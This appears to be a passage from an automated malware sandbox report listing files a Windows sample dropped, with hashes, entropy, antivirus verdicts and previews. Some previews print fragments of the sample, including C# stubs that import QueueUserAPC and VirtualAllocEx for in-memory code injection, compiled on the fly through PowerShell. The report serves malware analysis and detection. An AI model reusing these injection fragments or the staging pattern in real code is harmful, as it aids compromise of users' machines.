33hI3Fus+CF8kbgpLSV4KHLmNrwGxMZGMT7b6p8ymYWB8Z9onfS3JhUwnKkRNa5uaBcpe/pel5XN55d85MgnQx/IJXCtj5/gbX6LjdyEaZDGXga1Il7Aq/73O0ADxir3dVXudlyrcl8VDWBGshmjMxLf9g7BphGB9Jv6r7vi+BLDeIaJ43iCMusF5WfEegCmtpXa8y6IVUuQT5dUKlWn40gwfaejEyaaP7aY6diF0/062DbkOLv2x

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKaBPnKdi5:qEPerB4nqRL/HvFe9t4CvpBfui5
MD5:	C85C42A32E22DE29393FCCCCF3BBA96E
SHA1:	EAF3755C63061C96400536041D4F4EB8BC66E99E
SHA-256:	9022F6D5F92065B07E1C63F551EC66E19B13E067C179C65EF520BA10DA8AE42C
SHA-512:	7708F8C2F4A6B362E35CED939F87B1232F19E16F191A67E29A00E6BB3CDCE89299E9A8D7129C3DFBF39C2B0EBAF160A8455D520D5BFB9619E4CDA5CC9BDCF550
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o..A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\36CC.bin	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	545
Entropy (8bit):	6.866924822202105
Encrypted:	false
SSDEEP:	12:Mzfe/CVI5ZRrCEMbGD8ZSSkjGa0Q7fjbW8VX5k7GVlrgMIaa:Mzm/cI5eHigZSBqQDj68h12
MD5:	65D6AF69282690AA378609B68861C36B
SHA1:	D6AA3A7FCE9ED6D1685171F20F69FC2B52632894
SHA-256:	624BB8B4EEC113C6F8B10327237EDC6372EE1C64E22E7828157A5DC90D240374
SHA-512:	A2A973F9C303CAEB50E4136B8A9C6ADE833C564111D92430D5CA08B1C4A3B4AAD3AC52A9914D5DB5AE01B9D64D72F8ED0DCAC9FC6EB4D450997894C5B9F95866
Malicious:	false
Preview:	.....542.bin.V.N.0..._.w8.`.....@.p.A.....;.....n.s.....u:}6|..>.~/.....:..1i..*..j....v.....Vfu|....8:....u.4.T....L.....M.....u...z"lj.....Z..@.....<..\i..9.!....G.mD.H@..i.-..a!..4.N!.,.V.5..e?.~%.#..F.=.#.#:.;.D...;.Kr7-.{^.rWP.@q[i*r.L.....9..F.....kHsmF...@X..f....%."..\j.....O.....9>W.03.Z}..R]3..x+..9.o.!GX; P..4w.&L9.....L...z._7@.r@D,.QW..[^.\..0...~....Zwwp&..J...PK.....aC.n.....PK.....aC.n.....542.binPK.....5.....

C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.cmdline	
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.254880785190439
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23ft4Pzxs7+AEszIwkn23ft4K:p37Lvkmb6KRf14PWZEif14K
MD5:	E19C37782C84843E3B17C5A888B096AD
SHA1:	3BA6B3C04194054A3E55B37031D862B658480AF7
SHA-256:	BDE414D82532EA1F2AB3A9267C5BB0D68EC93655251B7C9CDEB26566209BE5D9
SHA-512:	642DF7478E00D97FA751F0D224C5253250D70FF6696D39053C24861F1BD9811DF688FC3FD2C3BD59D4660B89419BF9B84AD736694141FBCEDAF92BD77350B488
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.0.cs"

C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.612666654494139
Encrypted:	false
SSDEEP:	24:etGSn/W2Dg85xL/XsB4zlL4zqhRqPPtkZfdCn+II+ycuZhNsUakSt5PNnq:6OWb5xL/OCbuuJd4n1ulsUa3t7q
MD5:	6FB7403A018AA78450E0C193F562C040
SHA1:	A2A2F5E464728536034747A92078E02C63C25EC8
SHA-256:	21DA87F277CBACF2D0B698516CD2DBEC0FFF8486B035D37C770952176A4465D5
SHA-512:	7FD195394C2BC1C7271E6E581F806034FAFE1AFFB66361F45B987E1BCBCC2B4932D0FC6807F5729D05E210BF679765B4EF8FA724676CA27EFD93FA2E4B3CEEF1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... .....@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.5ya1ligq.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\5ya1ligq\5ya1ligq.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\5ya1ligq\CSC6D2B83ED4FA544BDA58AEA85D7B55542.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0987163642556035
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryilxUak7YnqqRlx5PN5Dlq5J:+RI+ycuZhNsUakSt5PNnqX
MD5:	A2ED7185EA025CBCCA4B3B920FC6CCB3
SHA1:	A5E49ED4FB4C7F96CDDFE94E503F279B7E84B148
SHA-256:	8B13577DE0D38B12F17F6AD3F35CD1931B1A4FD43B472B493605378DBA5F33C2
SHA-512:	B078DC71FB5DD4A1AF96A905A408E0951BCF001F1F11E47A08462CE4C280C70D1E26B42F0AAC9805DCF146CF8C8973456401D9E6D083C4E8A0BA1E87D479277

C:\Users\user\AppData\Local\Temp\5ya1ligq\CSC6D2B83ED4FA544BDA58AEA85D7B55542.TMP	
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.y.a.1.l.i.g.q...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.y.a.1.l.i.g.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\D542.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2251
Entropy (8bit):	3.8949923909117543
Encrypted:	false
SSDEEP:	24:8G1RHbG9sROKBCGxiGFZHG99p6G3G91xG9sCG9sRSGIOG9pGNB4p:3i9GOKBDxjXm9f729189u9Gzm9Um
MD5:	ADD4B50DC4DAF45E663B9BE977762EE2
SHA1:	F90E3D4AEF4F40A72B8276620E2110732EBB5A13
SHA-256:	A272D182346C63E89504CB688B9BC2916B95F68D2E04BAC7E4DC55E7895D2714
SHA-512:	5B0FD9467EB69AFC561DF158636EC7CCBCF75EC8846E0D5CB00457173DE5AD06FA67BA8919C5BD4A0A1B633A2CB4FCF8889F1FBE7CD99D7966FBFFB08913D41
Malicious:	false
Preview:	..GROUP INFORMATION..----------....Group Name Type SID Attributes ..= ========== ========== ========== ==========..Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group ..NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114 Mandatory group, Enabled by default, Enabled group .. BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner..BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group ..NT AUTHORITY\INT

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.350647094482033
Encrypted:	false
SSDEEP:	3:oVXVPWKfMfNL64TEmW8JOGXnFPWKfMfNL64uSun:o9IKEfZ6U4qYKEfZ6B
MD5:	472984818AAB8EAFDCFF8AC673DD3DA5
SHA1:	CEB1253808A42BF50F6291D875471FBFEEB6551C
SHA-256:	54DC0D9FB58AC375245C9A86940EE8D7D7C5C20A3F0F31A6367F694E4DD8929A
SHA-512:	F30014C9758F78044CF3110CAA414B67C5D33219E168F1033E68BCBD8BFA15088433181EC581BF2206B41AC3F0FA373B17627A0A40E2753E76288A8E062C9DAA
Malicious:	false
Preview:	[2020/11/23 16:10:28.403] Latest deploy version: ..[2020/11/23 16:10:28.403] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RESB088.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7158126580744084
Encrypted:	false
SSDEEP:	24:p+f14qg/DfH3hKdNNI+ycuZhNsUakSt5PNnq9qppe9Ep:c+qARKd31ulsUa3t7q9m
MD5:	4AFD8B4B8ACDDFDA8D65D12DC3E625F2
SHA1:	B4A8878BE6290BBEE94F4938CA7AB467CC36EF9E
SHA-256:	6272F7F95E3A2970EB769F63956EA68AE462EEC0130D9B092226ECA7B909ADC8
SHA-512:	0FFF2AC4734BF9B6609B0A18E05225A63E85B09AE2B0E338FEE6F6C87FD5B07A1176C0F5E1A7FA12886BFA25BEC58CBDBFD6D12AD5AA1FA175F865A61F1EE905
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\5ya1ligq\CSC6D2B83ED4FA544BDA58AEA85D7B55542.TMP.....q...\..K;.....4.....C:\Users\user\AppData\Local\Temp\RESB088.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RESC75B.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Temp\RESC75B.tmp	
Size (bytes):	2184
Entropy (8bit):	2.707834372626043
Encrypted:	false
SSDEEP:	24:bZfPOXaDfHUhKdNNI+ycuZhNt6akSsLPNnq9qp/e9Ep:bBPOXgGKd31ult6a3shq9A
MD5:	DD3BE7AA829C90C6AFD9A7BA4F949BD7
SHA1:	371D39DE1E6A65F54F9E43FEAF6DEEC641824A87
SHA-256:	AB3A4FF73CC98EBC2DB3AA7D7B569C2C6CF6410364B135F3C0578B0C4DDDD1E3
SHA-512:	C1A7BF2AD141B2CF3767F4F8B8DCDED8D9B09890B9291304F449C2B8A5FECB7399AB0A807C1156CFB9A543D4CA1F67B3A75465C867A0C9F19EEA487336FD15A
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\zyvn03im\CSCD3BE44FE21F9438DABBEBC9691CFFC2.TMP.....y.b.....4.....C:\Users\user\AppData\Local\Temp\RESC75B.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pxeyg3mo.y0j.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qsj5yier.2ga.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\baby.srt	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	29
Entropy (8bit):	4.582118926162054
Encrypted:	false
SSDEEP:	3:goVUmoh:goVUmoh
MD5:	B65E75C090BAB4D266CDDB68A72B86AA
SHA1:	D069F5D2B225C97DEAF7728084094CC7B02A7BD9
SHA-256:	ADF7C7A26F024895504AB358A846DAD6D52FD9E04C5A517EE176AD3B122B6A21
SHA-512:	6D4E732DE8409944992E35F433A068C2A857840061B5317908A18ADBFAE99FE8DB3C9209E1F389FE880A11C24B3DE0A242B408BBD5FCD4791E38FCAE7E5C277
Malicious:	false
Preview:	vmFjgnscGYmVJXoTQQtqiUDcTkbIe

C:\Users\user\AppData\Local\Temp\embezzle.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41733
Entropy (8bit):	**7.990595739352001**
Encrypted:	**true**
SSDEEP:	768:YyrsyvLjF/bGObAxySoqngTeHzD5CHD0q4NpJEB:nvLJ/oIZqngOwkNM
MD5:	03DCEA10BDACEE90CBBA66EC99F4C0E9
SHA1:	49F7A2F52552A21DC8262E56000A949BDE9F9BBE
SHA-256:	3EBEE8C3546A86708013A454701AD0B642EB1A4396722E50B84EA5E4373E86AA
SHA-512:	7EB0B59708E802A9621076C27BD09351CD1860111408AB993ECEA1E7C4BD4E9E6B5F95ED817F2BAB7F5380F284CF74CCA13AEDA4B1EB1F8353E1C79897D9FF B
Malicious:	**true**
Preview:	PK.....tQTr.....onerous.tar..TS].0..!@..i.,.E.i"EQzW.(E.BGj.6..... 5TA...J...y.&RE..D.A"...E...|3..e....o....s.>.....I..F.X`0..l.ls...&...?."....=...y.r.K...3p....{..g.3.../h.....`..... uL....sq.As..E.L..;.....{.....&/.....C.....A.....{.....r...c._.....e\.AXp.....s....h.`u2...~.e..M....i.[9..?.....=.fm../!;.....l.u....|..\..Y.....ag..W.(.Y..7l...h.p.|...5<...^ zsI..&..yh../.6.".i..n.<`.5`f...7@.....g.../..-.o.Z..5l.....g....."".P.....H.1.8.....|.6.7.].4sT."....f.#.H.01.H..9.q....u./.ld..`.}?...9E.....X.@..n..)..Or....x.!..~>.....r>.....I.).....ND.. ..b.x3.1...QG.:v....,^,.X...FSx..3|..._./..2cm.o...%...b!\%s..'...../../..%./...|.c.....CqTz"Wn`<b.Q....q.....[.%..p.'B.j.....s.A.|.$...- .!q..N.m..S>.`.8].D.E.q....a.....4../D.G!.....r.)..0. w..LQ...+..ci.x@+..\.>)..7.....@..L.G...a.8gR.7..%....~.e.....H.@n.B..>'...L.`n8v.q....*....2..p.2...;<..(.I..i....>....f.....@.m:.|

C:\Users\user\AppData\Local\Temp\illegal.dds	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	43
Entropy (8bit):	4.646967661578215
Encrypted:	false
SSDEEP:	3:Ou2eZKQq+VP3n:3AQD
MD5:	38634869D064FBE23CE9F69FCC12F2FE
SHA1:	90C3A33305C346B5534CE2C7DB99D12A491F8F46
SHA-256:	8B30DFD23B27090F6F373E01CE08B94ADADCDC850869392D36D88D1AC43C7A3B
SHA-512:	B2D93381BA53C57F15824EA56611FC396BC0AC47905F3BA87F8CDB5857EB3DD14000443505B8D7A549E73D04A0A4136522D012F7EC9940F18519AD8F92DBAF8
Malicious:	false
Preview:	xQFDMtaNtmEeHCvwnKqXsCLoumCqeELEgNNlgNdvfuG

C:\Users\user\AppData\Local\Temp\onerous.tar	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.655383585962167
Encrypted:	false
SSDEEP:	768:/JZ7EqWjTpGrg7iSh8NHj4DqVSoqngTeHzD5CHDFuGUJtB:xZ7Eq+T087E4DqVZqngOww7t
MD5:	79D81979DBBD1C8CEB04CC80A903ECD1
SHA1:	F40959018E132FB1430F77A26903AF222244676C
SHA-256:	5DD2F21B81330A342FE1BB9A17A8FDE423928E266D4842887F8B41E5D7C2FBD6
SHA-512:	AEEDE9ECC3CBFEF29AD5A1D3D4B66C245EC48E5C7407F81C7997049CE64009D80F7A97B17B8540AC247211478473ED5F1716E555E91EB64BDC94F632E90D15 C
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\onerous.tar	
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....o._.....!...I..... ....@.....j... ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV...a.....^_[.1.H)....a.u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\zyvn03im\CSCD3BE44FE21F9438DABBEBC9691CFFC2.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0962696737058395
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryH6ak7YnqqsLPN5Dlq5J:+RI+ycuZhNt6akSsLPNnqX
MD5:	ED01CED379AE6284D1E41DB8AB1AEB0B
SHA1:	911846ADE0C4B943753090C0C548B32367D2C7F6
SHA-256:	B68A4962CAC81E246DEF2B70897949F89438AFC3DF8827D284A3F064B9FFB80B
SHA-512:	0B5EE9D4DDDA143A94ECD928E8AB440B8019A24B1BB578EBDFFFC2E37C4F790F150D81256A95CE86BA55B194D02E8E2F613FB965C990CAC0B7753B4DD1EA2FC2
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...z.y.v.n.0.3.i.m...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...z.y.v.n.0.3.i.m...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.231370312340147
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fcHUHH0zxs7+AEszIwkn23fcHYH:p37Lvkmb6KRfPH0WZEifJ
MD5:	1DE75D93AE879774E296B28DE9AAAE62
SHA1:	DB3868F34F2C517DC07A6109AA3A4DDB2454C395
SHA-256:	7F7573D1F4B33115092896C839A85F9CE500CA1877558053E3D2333A76D1F9D5
SHA-512:	5FD763A6CACD242A275F4A445BFC9D3C0D8B43B80C45F50E0751E4C09D04875C0644B22D5B790551DC1180880F11F85069B55952310A3F30A6AE36FC25351199
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.0.cs"

C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Local\Temp\zyvn03im\zyvn03im.dll	
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.628094259396678
Encrypted:	false
